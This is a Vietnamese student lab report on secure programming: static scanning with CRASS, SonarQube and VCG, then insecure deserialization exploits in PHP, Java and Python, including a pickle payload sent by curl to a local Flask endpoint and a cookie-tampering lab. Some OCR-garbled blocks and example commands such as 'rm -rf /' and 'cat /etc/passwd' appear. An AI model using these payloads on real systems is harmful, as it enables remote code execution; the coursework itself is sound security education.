

Môn học: Lập trình an toàn và khai thác lỗ hổng phần mềm

Lab 2: Integrating Security and Automation

GVHD: Nguyễn Hữu Quyền

THÔNG TIN CHUNG:

Lóp: NT521.P12.ANTT.2

STT	Họ và tên	MSSV	Email
1	Lại Quan Thiên	22521385	22521385@gm.uit.edu.vn
2	Mai Nguyễn Nam Phương	22521164	22521164@gm.uit.edu.vn
3	Đặng Đức Tài	22521270	22521270@gm.uit.edu.vn
4	Hồ Diệp Huy	22520541	22520541@gm.uit.edu.vn

Phần bên dưới của báo cáo này là tài liệu báo cáo chi tiết của nhóm thực hiện.



BÁO CÁO CHI TIẾT

Các bước thực hiện/ Phương pháp thực hiện/Nội dung tìm hiểu (Ẩnh chụp màn hình, có giải thích)

- 1. Yêu cầu 1.1: Sinh viên chỉnh sửa file main.sh trong thư mục của CRASS để đảm bảo chỉ chạy các chức năng bên dưới khi quét 1 thư mục mã nguồn.
- Sau khi đã clone **vulnerable-api** và **crass**, ta sửa file **main.sh** trong thư mục của **crass** để chỉ chay các chức năng được yêu cầu:

```
#!/bin/bash
# "THE BEER-WARE LICENSE" (Revision 42):
# <floyd at floyd dot ch> wrote this file. As long as you retain this notice you
# can do whatever you want with this stuff. If we meet some day, and you think
# this stuff is worth it, you can buy me a beer in return
# floyd http://floyd.ch @floyd_ch <floyd at floyd dot ch>
# July 2013
if [ $# -eq 1 ]; then
   echo "[+] Starting source code analysis of $1"
    # Remove trailing '/' if exists
    DIR=${1%/}
    echo "[+] Invoking ./find-it.sh \"$DIR\" to search for various file types"
    ./find-it.sh "$DIR" "./find-output"
    echo "[+] Invoking ./grep-it.sh \"$DIR\" to search for security-related information"
    ./grep-it.sh "$DIR" "./grep-output"
    echo "[+] Invoking ./extract-it.sh \"$DIR\" to extract interesting information"
    ./extract-it.sh "$DIR" "./extract-output"
    echo "[+] Analysis of $1 completed."
elif [ $# -eq 2 ]; then
   echo "[!] This version only supports scanning a single directory for source code analysis."
    echo "Usage: `basename $0` <directory>"
    exit 1
    echo "Usage: `basename $0` <directory>"
    exit 1
```



- Thực hiện quét mã nguồn vulnerable-api với crass:

- Kết quả chạy thành công các module:

```
dducktai@kali:~/Lab2/crass Q

Searching (args for grep:-i) for referer --> writing to 6_general_referer.txt
Searching (args for grep:-i) for from\s.{0,200}\swhere\s.{0,200} --> writing to
4_general_sqli_generic.txt
Searching (args for grep:-i) for \(6\(.\{0,20\}= --> writing to 5_general_ldap_gen eric.txt
Searching (args for grep:-i) for sleep --> writing to 7_general_sleep_generic.tx t

Done grep. Results in ./grep-output.

It's optimised to be viewed with 'less -SR ./grep-output/*' and then you can hop from one file to the next with :n
and :p. Maybe you want to remove the -S option of less to see full lines and mat ches on them. The cat command works fine too.

If you want another editor you should probably remove --color=always from the op tions

Have a grepy day.

[+] Invoking ./extract-it.sh "/home/dducktai/Lab2/vulnerable-api" to extract int eresting information


Usage: extract-it.sh dir-to-extract

[+] Analysis of /home/dducktai/Lab2/vulnerable-api completed.

(dducktai@kali)-[~/Lab2/crass]
```



- Các thư mục trong folder **find-output**:



- Các thư mục nằm trong grep-output:





- 2. Yêu cầu 1.2: Dựa vào kết quả sau khi quét, sinh viên tìm và giải thích ngắn gọn 01 nguy cơ bảo mật có thể thấy trong mã nguồn của ứng dụng.
- Ta **cat** các file kết quả *.txt. Kết quả cho thấy, một trong những nguy cơ bảo mật trong mã nguồn của ứng dụng là SQL injection.

```
Location and variants of it. Sometimes referred in comments or variable names for code that should prevent it. If you find something interesting that is use Filename Zepeneral_sql.injection and variants of it. Sometimes referred in comments or variable names for code that should prevent it. If you find something interesting that is use Filename Zepeneral_sql.injection for the property of the pro
```

- SQL Injection (SQLi) là một lỗ hồng bảo mật cho phép kẻ tấn công chèn mã SQL độc hại vào truy vấn của ứng dụng. Nếu ứng dụng không kiểm tra hoặc lọc dữ liệu đầu vào đúng cách, kẻ tấn công có thể:
 - + Truy xuất dữ liệu nhạy cảm (usernames, passwords, thông tin cá nhân).
 - + Chỉnh sửa hoặc xóa dữ liệu trong cơ sở dữ liệu.
 - + Chiếm quyền điều khiển hệ thống hoặc thực thi các lệnh nguy hiểm.

- Nguyên nhân:


- + Thiếu kiểm tra và lọc dữ liệu đầu vào: Úng dụng không xác thực hoặc loại bỏ các ký tự đặc biệt trong dữ liệu do người dùng nhập (như ', ", --).
 - + Truy vấn SQL được xây dựng động từ dữ liệu người dùng.
 - + Không sử dụng Prepared Statements hoặc ORM.
 - + Thiếu các biện pháp bảo mật trên cơ sở dữ liệu.

- Cách khắc phục:


- + Sử dụng Prepared Statements hoặc ORM để tránh chèn mã SQL bất hợp pháp.
- + Kiểm tra và loc dữ liêu đầu vào.
- + Hạn chế quyền truy cập của tài khoản database.
- + Bật logging và cảnh báo để phát hiện sớm các truy vấn bất thường.



- 3. Yêu cầu 1.3: Sinh viên sử dụng Sonar Qube để quét mã nguồn của ứng dụng Sample App. Trình bày kết quả quét mã nguồn.
- Kết quả quét:



- Kết quả phân tích:



- Dựa trên hình ảnh kết quả từ giao diện SonarQube, ta có thể phân tích như sau:
- + Quality Gate Status: Trạng thái "Passed" có nghĩa là tất cả các điều kiện thiết lập cho "Quality Gate" đã được thỏa mãn. Điều này thường có nghĩa là mã nguồn đáp ứng các tiêu chuẩn tối thiểu về chất lượng, bảo mật và maintainability (khả năng bảo trì).

+ Measures:

- Bugs: 2 bugs được tìm thấy trong mã nguồn. Đây có thể là các lỗi trong mã nguồn, có thể gây ra hành vi không mong muốn hoặc lỗi logic trong ứng dụng.
- o Vulnerabilities: 0 lỗ hổng bảo mật nào được phát hiện
- Security Hotspots: Có 1 điểm nóng bảo mật, là các đoạn mã tiềm ẩn rủi ro nhưng không chắc chắn là lỗi bảo mật.
- Debt: Mức ng kỹ thuật (Technical Debt) là 0 phút.
- Code Smells: Không có đoạn mã nào được đánh giá là "Code Smells". Code Smells không phải lỗi nghiêm trọng nhưng là những đoạn mã có thể gây khó khăn trong việc bảo trì hoặc phát triển trong tương lai.
- + **Reliability** (Độ tin cậy):Đánh giá **C**, điều này có nghĩa là độ tin cậy của mã không cao, và cần phải cải thiện để đạt mức tốt hơn.
- + **Security**: Đánh giá **A**, đây là một tín hiệu tốt, mã nguồn có thể có it hoặc không có lỗ hồng bảo mật.
- + **Security Review**: Đánh giá là E (khi có ít hơn 30% **Security Hotspots** được đánh giá)




- + **Maintainability** (Khả năng bảo trì): Đánh giá **A**, cho thấy mã dễ bảo trì và không có vấn đề lớn trong việc bảo dưỡng và phát triển thêm.
- + **Coverage** (Bao phủ mã): Độ bao phủ code là **0%**, điều này có nghĩa là không có đơn vị kiểm thử (unit test) nào được thực hiện trên mã. Để đảm bảo mã hoạt động chính xác và an toàn, cần phải viết và chạy các bài kiểm thử cho mã.
- + **Duplications** (Trùng lặp mã): Mã không có đoạn trùng lặp, một dấu hiệu tốt cho thấy mã được viết rõ ràng, không sao chép lặp lại không cần thiết.
- => **Tổng kết:** Mặc dù mã đã qua "Quality Gate", nhưng vẫn còn tồn tại một số vấn đề như bugs, và các Security Hotspots, đặc biệt là về Security Review (điểm E). Ta có thể cần thêm unit tests để tăng độ bao phủ mã, cải thiện khả năng bảo mật và tin cậy.



- 4. Yêu cầu 1.4: Sinh viên tìm hiểu, cài đặt và đưa ra ví dụ quét mã nguồn với công cụ Visual Code Grepper (VCG)
- Quét mã nguồn bằng công cụ VCG:

```
C vultests X


C > Users > hohuy > ConcDrive - Truông DH CNTT - University of Information Technology > Truông Dại học Công Nghệ Thống Tin > Học NI 5 (2024-2025) > Lập trình an toàn và khai thác lhpm > Labs > Lab2 > C vultests #include sctolio.hs
# #include sctolioo.hs
# #in
```



- VCG đã phát hiện chính xác các lỗi bảo mật trong đoạn mã:
- + Lỗi 1 (dòng 8): strcpy đang sao chép một chuỗi ký tự (char*) vào một buffer có độ dài cố định. Nếu dữ liệu đầu vào (userInput) lớn hơn buffer, nó sẽ gây ra buffer overflow.
- + Lỗi 2 (dòng 15): sprintf tạo một câu lệnh SQL mà không có giới hạn kích thước, gây nguy cơ buffer overflow nếu đầu vào quá lớn.



5. Yêu cầu 2.1: Sinh viên tìm hiểu và giải thích ý nghĩa của output trên khi thực thi file php?



- Output này là kết quả của một đối tượng PHP được serialize, thường được sử dụng để lưu trữ hoặc truyền tải dữ liệu trong PHP.
- Phân tích cấu trúc của output:
 - 1. O:4:"User":
 - o O: Đánh dấu rằng đây là một đối tượng (object).
 - 4: Số lượng ký tự trong tên lớp (class name).
 - User": Tên lớp của đối tượng, ở đây là User.
 - 2. :2::
 - Số lượng thuộc tính của đối tượng là 2.
 - 3. { ... }:
 - Đánh dấu phần thân của đối tượng, bao gồm các thuộc tính và giá trị của chúng.
 - 4. s:4:"name";s:5:"Nhom6";:
 - s:4: Đánh dấu rằng đây là một chuỗi (string) có độ dài 4.
 - o "name": Tên thuộc tính.
 - s:5: Đánh dấu rằng giá trị của thuộc tính này là một chuỗi có độ dài 5.



- o "NhomX": Giá trị của thuộc tính name.
- 5. s:10:"isLoggedIn";b:1;:
 - o s:10: Một chuỗi có độ dài 10.
 - o "isLoggedIn": Tên thuộc tính.
 - b:1: Giá trị của thuộc tính này là boolean, với giá trị true (1 biểu thị cho true trong PHP).
- Giải thích ý nghĩa của output:
- + Đối tượng User có hai thuộc tính:
 - 1. name: Đây là tên của nhóm hoặc người dùng, có giá trị là "Nhom6".
 - 2. isLoggedIn: Đây là một biến boolean cho biết người dùng đã đăng nhập hay chưa. Giá trị là true, nghĩa là người dùng đang trong trạng thái đã đăng nhập.



6. Yêu cầu 2.2: Vì sao chức năng của DangerousClass có thể bị khai thác?

6.1. Giải thích lý do vì sao chạy vulnerable-app-1.php in được name của class NormalClass?

- Khi chạy file normal-user.php, một đối tượng của NormalClass được tạo và serialize, sau đó được lưu vào file serial_Nhom6. File này chứa dữ liệu serialize của đối tượng.
- Sau đó, khi chạy vulnerable-app-1.php, nội dung của file được đọc và unserialize, sau đó đối tượng đã được unserialize sẽ được hủy, dẫn đến việc phương thức __destruct() của class đó được gọi và giá trị "Nhom6" được in ra.



6.2: Chạy lại 2 lệnh phía trên, kết quả chạy có gì khác biệt? Vì sao?

```
kali@thinnnlinux: ~/Documents/NT521/Lab_2
   ·(kali: thinnnlinux)-[~/Documents/NT521/Lab_2]
 -$ php -f normal-user.php
classes.php
crass
Lab 2 - Integrating Security and Automation.pdf
normal-user.php
php-ex-Nhom6.php
sample-app
sample-app.zip
serial_Nhom6
vulnerable-api
vulnerable-app-1.php
   (kali®thinnnlinux)-[~/Documents/NT521/Lab_2]
└$ php -f vulnerable-app-1.php
classes.php
crass
Lab 2 - Integrating Security and Automation.pdf
normal-user.php
php-ex-Nhom6.php
sample-app
sample-app.zip
serial_Nhom6
vulnerable-api
vulnerable-app-1.php
```

Khi sửa file normal-user.php để tạo đối tượng của **DangerousClass** và serialize nó, thay vì chỉ hiển thị giá trị của thuộc tính \$name, lệnh "ls" sẽ được thực thi do phương thức __destruct() của DangerousClass thực thi lệnh thông qua passthru(). Kết quả sẽ là lệnh ls được thực thi và danh sách các file trong thư mục hiện tại được in ra.

6.3: Tại sao Dangerous Class có thể bị khai thác?

- Lỗ hồng bảo mật xảy ra vì đối tượng của DangerousClass có thuộc tính \$cmd được định nghĩa với giá trị mặc định là "ls", nhưng khi unserialize, ta có thể ghi đè giá trị này bằng cách thay đổi dữ liệu của đối tượng.
- Vì PHP không có kiểm soát chặt chẽ với unserialization, kẻ tấn công có thể tạo ra một chuỗi serialize độc hại, trong đó giá trị của thuộc tính \$cmd được thay đổi thành một lệnh nguy hiểm, như "rm -rf /" hoặc "cat /etc/passwd". Khi chương trình hủy đối tượng, lệnh mới sẽ được thực thi, có thể dẫn đến nhiều tác hại, bao gồm đánh cắp thông tin hoặc phá hoại dữ liệu.



- 7. Yêu cầu 2.3: Sinh viên viết file attacker-1.php để hiện thực ý tưởng tấn công, thực thi id thay vì ls. Chay code tấn công và vulnerable-app-1, cho biết kết quả?
- File attacker-1.php:

```
attacker-1.php
Open ▼
                                                                           ▤
    normal-user.php
                      classes.php
                                       mkfile.py
                                                    php-ex-Nhom6.
                                                                     attacker-1.p ×
   class DangerousClass {
       function __construct() {
           $this→cmd = "id";
       function __destruct() {
           echo passthru($this→cmd);
   $a = new DangerousClass();
   file_put_contents("serial_Nhom6", $b);
```

- File serial Nhom6 khi chay attacker-1.php:

```
serial Nhom6
Open -
                                                                             Ξ
                                                                  〓
     normal-user.php
                       classes.php
                                         mkfile.py
                                                      php-ex-Nhom6.
                                                                        attacker-1.php
0:14: "DangerousClass":1: {s:3: "cmd";s:2: "id";}
  _(hohuy@kali)-[~/Documents/NT521/Lab2]
 _$ php -f attacker-1.php
```

```
uid=1000(hohuy) gid=1000(hohuy) groups=1000(hohuy),4(adm),20(dialout),24(cdrom),
25(floppy),27(sudo),29(audio),30(dip),44(video),46(plugdev),100(users),101(netde
v),117(bluetooth),121(wireshark),127(scanner),135(kaboxer),136(libvirt),986(dock
er)
  -(hohuy⊛kali)-[~/Documents/NT521/Lab2]
 —$ php -f vulnerable-app-1.php
uid=1000(hohuy) gid=1000(hohuy) groups=1000(hohuy),4(adm),20(dialout),24(cdrom),
25(floppy),27(sudo),29(audio),30(dip),44(video),46(plugdev),100(users),101(netde
v),117(bluetooth),121(wireshark),127(scanner),135(kaboxer),136(libvirt),986(dock
er)
```



- 8. Yêu cầu 2.4: Sinh viên phân tích và giải thích ý nghĩa của đoạn code tấn công trên? Báo cáo kết quả chạy code tấn công?
- Kết quả chạy tấn công:

```
(hohuy®kali)-[~/Documents/NT521/Lab2/B2.2.Java]
  -$ javac JavaAttacker.java 88 java JavaAttacker
Picked up _JAVA_OPTIONS: -Dawt.useSystemAAFontSettings=on -Dswing.aatext=true
Picked up _JAVA_OPTIONS: -Dawt.useSystemAAFontSettings=on -Dswing.aatext=true
    (hohuy⊛kali)-[~/Documents/NT521/Lab2/B2.2.Java]
 —$ javac MyJavaApp.java && java MyJavaApp
Picked up _JAVA_OPTIONS: -Dawt.useSystemAAFontSettings=on -Dswing.aatext=true
Note: MyJavaApp.java uses or overrides a deprecated API.
Note: Recompile with -Xlint:deprecation for details.
Picked up _JAVA_OPTIONS: -Dawt.useSystemAAFontSettings=on -Dswing.aatext=true
JavaAttacker.class
JavaAttacker.java
MyJavaApp.class
MyJavaApp.java
NormalObj.class
VulnObj.class
normalObj.serial
Deserialized VulnObj. Command will be executed: ls
   -(hohuy® kali)-[~/Documents/NT521/Lab2/B2.2.Java]
    cat normalObj.serial| base
rOOABXNyAAdWdWxuT2JqHOk6B6IYok4CAAFMAANjbWROABJMamF2YS9sYW5nL1N0cmluZzt4cHQA
```

- Chuỗi Base64 và byte stream:
- + Chuỗi ký tự rO0AB là kết quả của quá trình mã hóa Base64 chuỗi byte sinh ra từ việc serialize đối tượng Java.
- + rO0AB chính là biểu diễn Base64 của những byte đầu tiên trong stream byte của Java Serialization.
- Cấu trúc của Java Serialization Stream: Khi một đối tượng được serialize, Java sử dụng **Serialization Stream Protocol** để mã hóa đối tượng thành một chuỗi byte. Các byte đầu tiên của chuỗi byte này chứa thông tin về phiên bản của giao thức serialization mà Java sử dụng.
- Ý nghĩa "rO0AB": Trong quá trình **serialize đối tượng Java**, dữ liệu nhị phân được tạo ra và thường bắt đầu bằng một **magic number**. Chuỗi **"rO0AB"** xuất hiện khi dữ liệu được mã hóa thành **Base64** là biểu thị của phần đầu tiên trong quá trình serialize.
 - "rO0AB" khi chuyển từ Base64 thành nhị phân là ac ed 00 05:
 - ac ed: Magic number của Java Serialization, giúp nhận dạng đây là luồng dữ liệu serialize.
 - o **00 05**: Phiên bản của giao thức serialize (version 5).

Magic number này đóng vai trò xác định đây là một đối tượng Java đã được serialize.



- 9. Yêu cầu 2.5: Lý giải vì sao với định nghĩa class VulnPickle, khi vulnerable-app-2 thực hiện load đối tượng từ file, ta có được kết quả như hình trên?
- Với định nghĩa class VulnPickle, khi vulnerable-app-2.py thực hiện deserialization đối tượng từ file, phương thức đặc biệt __reduce__ của VulnPickle sẽ được gọi. Phương thức này trả về lệnh thực thi os.system("id"). Do đó, ứng dụng thực thi lệnh hệ thống id, dẫn đến việc thông tin về người dùng (user ID) được in ra màn hình.

```
Ξ
              hohuy@kali: ~/Documents/NT521/Lab2/B2.3.Python
                                                                Q
  -(hohuy® kali)-[~/Documents/NT521/Lab2/B2.3.Python]
 -$ vim attacker-2.py
 —(hohuy⊕ kali)-[~/Documents/NT521/Lab2/B2.3.Python]
—$ vim vulnerable-app-2.py
  -(hohuy®kali)-[~/Documents/NT521/Lab2/B2.3.Python]
attacker-2.py vulnerable-app-2.py
 —(hohuy⊕ kali)-[~/Documents/NT521/Lab2/B2.3.Python]
_$ python attacker-2.py
  -(hohuy® kali)-[~/Documents/NT521/Lab2/B2.3.Python]
attacker-2.py serial_Nhom6_python vulnerable-app-2.py
  —(hohuy® kali)-[~/Documents/NT521/Lab2/B2.3.Python]
spython vulnerable-app-2.py
uid=1000(hohuy) gid=1000(hohuy) groups=1000(hohuy),4(adm),20(dialout),24(cdrom),
25(floppy),27(sudo),29(audio),30(dip),44(video),46(plugdev),100(users),101(netde
v),117(bluetooth),121(wireshark),127(scanner),135(kaboxer),136(libvirt),986(dock
er)
```



- 10. Yêu cầu 2.6: Sinh viên thực hiện khai thác lỗ hổng của webserver trên để thực hiện tấn công remote command execution để mở 1 reverse shell trên webserver? Trình bày chi tiết các bước tấn công.
- Ta có đoạn code python vulnerable-web.py như ảnh dưới đây:

```
vulnerable-web.py > ...
    import pickle
    import base64
    from flask import Flask, request

app = Flask(__name__)

@app.route("/vulnerable", methods=["POST"])
    def vulnerableapp():
    form_data = base64.urlsafe_b64decode(request.form['hack'])
    deserialized = pickle.loads(form_data)
    return 'deserialized', 204
```

- Kết quả khi khởi chạy server như sau:

```
(kali® thinnnlinux)-[~/Documents/NT521/Lab_2]
$ flask run
* Serving Flask app 'vulnerable-web'
* Debug mode: off
WARNING: This is a development server. Bo not use it in a production deployment. Use a production WSGI server instead.
* Running on http://127.0.0.1:5000
Press CTRL+C to quit
```

- Phân tích lỗ hổng

- + **Pickle** là một thư viện trong Python cho phép tuần tự hóa và giải tuần tự hóa đối tượng Python thành chuỗi byte và ngược lại.
- + Vấn đề bảo mật phát sinh khi người dùng có thể kiểm soát dữ liệu đầu vào được giải tuần tự hóa. Vì pickle không an toàn khi dùng với dữ liệu không đáng tin cậy, kẻ tấn công có thể gửi mã độc dưới dạng dữ liệu tuần tự hóa để thực hiện các hành động trái phép trên hệ thống khi dữ liệu được giải tuần tự.



- Thực hiện tấn công với payload độc hại: Ta có thể gửi một object đã bị serialized qua HTTP POST request chứa mã lệnh độc hại, và ứng dụng Flask sẽ giải tuần tự với pickle.loads(). Điều này dẫn đến việc thực thi mã độc trên server.
- Dưới đây là file payload.py:

```
import pickle
import base64
import os

class Malicious(object):
    def __reduce__(self):
    return (os.system, ('id',))

serialize đôi tượng độc hại
malicious_obj = Malicious()
serialized_data = pickle.dumps(malicious_obj)

# Encode thành Base64 đê'gưi trong HTTP POST request
payload = base64.urlsafe_b64encode(serialized_data).decode('utf-8')
print(payload)
```

- Kết quả thực thi:

```
(kali® thinnnlinux) - [~/Documents/NT521/Lab_2]
• $ python3 payload.py
gASVHQAAAAAAAAACMBXBvc2l4lIwGc3lzdGVtlJOUjAJpZJSFlFKULg==
```

- Gửi request với payload độc hại: Sau khi có được payload Base64 từ bước trên, ta tiếp tục gửi yêu cầu HTTP POST đến ứng dụng Flask (Lệnh này sẽ gửi yêu cầu đến endpoint /vulnerable và nếu thành công, server sẽ thực thi lệnh id trên máy chủ và trả về kết quả.)

```
(kali⊛ thinnnlinux)-[~/Documents/NT521/Lab_2]

• $ curl -X POST http://localhost:5000/vulnerable -d "hack=gASVHQAAAAAAAAACMBXBvc2l4lIwGc3lzdGVtlJ0UjAJpZJSFlFKULg=="
```



- Kết quả tấn công thành công:

```
(kali@ thinnnlinux)-[~/Documents/NT521/Lab_2]

$ flask run

* Serving Flask app 'vulnerable-web'

* Debug mode: off
WARNING: This is a development server. Do not use it in a production deployment. Use a production WSGI server instead.

* Running on http://127.0.0.1:5000
Press CTRL+C to quit
uid=1000(kali) gid=1000(kali) groups=1000(kali),4(adm),20(dialout),24(cdrom),25(floppy),27(sudo),29(audio),30(dip),44(video),46(plugdev),100(users),101(netdev),106(bluetooth),113(s canner),136(wireshark),137(kaboxer)
127.0.0.1 - - [22/Oct/2024 04:03:34] "POST /vulnerable HTTP/1.1" 204 -
```


- Đây là một dạng tấn công **Remote Code Execution** (RCE) khi lỗ hồng trong việc sử dụng thư viện pickle cho phép kẻ tấn công thực thi mã từ xa. Kết quả của hình trên cho ta thấy rằng lỗ hồng đã bị khai thác thành công và lệnh id đã được thực thi trên hệ thống, cụ thể:
- + **Lệnh id**: Kết quả uid=1000(kali) gid=1000(kali) groups=... là đầu ra của lệnh Unix id. Nó cho biết ID của người dùng, các nhóm mà người dùng thuộc về, và các quyền khác của người dùng trên hệ thống.
- + **Mã trạng thái 204 No Content**: Điều này có nghĩa là Flask không trả về nội dung gì cho yêu cầu HTTP POST. Nhưng vì chúng ta đã yêu cầu server thực thi lệnh hệ thống chứ không phải trả về dữ liệu, trạng thái này không ảnh hưởng đến việc khai thác thành công.
- Nhận xét: Lỗ hồng này cho phép kẻ tấn công thực thi mã độc từ xa, cụ thể là lệnh id, trên máy chủ. Điều này chứng tỏ ứng dụng Flask của bạn có thể dễ dàng bị tấn công nếu dữ liệu không được kiểm tra kỹ càng trước khi sử dụng pickle.loads(). Do đó, để ngăn chặn tấn công, chúng ta không nên sử dụng pickle.loads() với dữ liệu đầu vào không đáng tin cậy. Có thể sử dụng các định dạng tuần tự hóa an toàn hơn như **JSON**.
- Đề xuất bảo mật: Để ngăn chặn các cuộc tấn công như vậy:
- + Tránh sử dụng pickle.loads() với dữ liệu không đáng tin cậy. Ta có thể sử dụng các phương pháp tuần tự hóa khác như JSON, hoặc đảm bảo dữ liệu đến từ các nguồn đáng tin cậy.
 - 1. Thêm các lớp kiểm tra dữ liệu trước khi giải tuần tự hóa. Nếu không chắc chắn về nguồn gốc của dữ liệu, tránh xử lý trực tiếp bằng pickle.
 - 2. Dùng phương thức an toàn trong môi trường production như sử dụng server WSGI phù hợp, cấu hình bảo mật kỹ lưỡng hơn.



11. Yêu cầu 2.7: Các bài tập tùy chọn - CTF


* Bài tập 1:

- Đầu tiên đăng nhập vào bằng wiener:peter
- Tìm và chọn request POST /my-account?id=wiener, ta thấy phần request bao gồm 1 cookie.
- Xem phần cookie đó ở Inspector, ta thấy nó là 1 serialized PHP object, thuộc tính admin có b:0, nghĩa là nó mang giá trị false.






- Gửi request đến Repeater, dùng Inspector để kiểm tra cookie lần nữa và chuyển giá trị của admin thành b:1, nhấp Apply changes và send request.



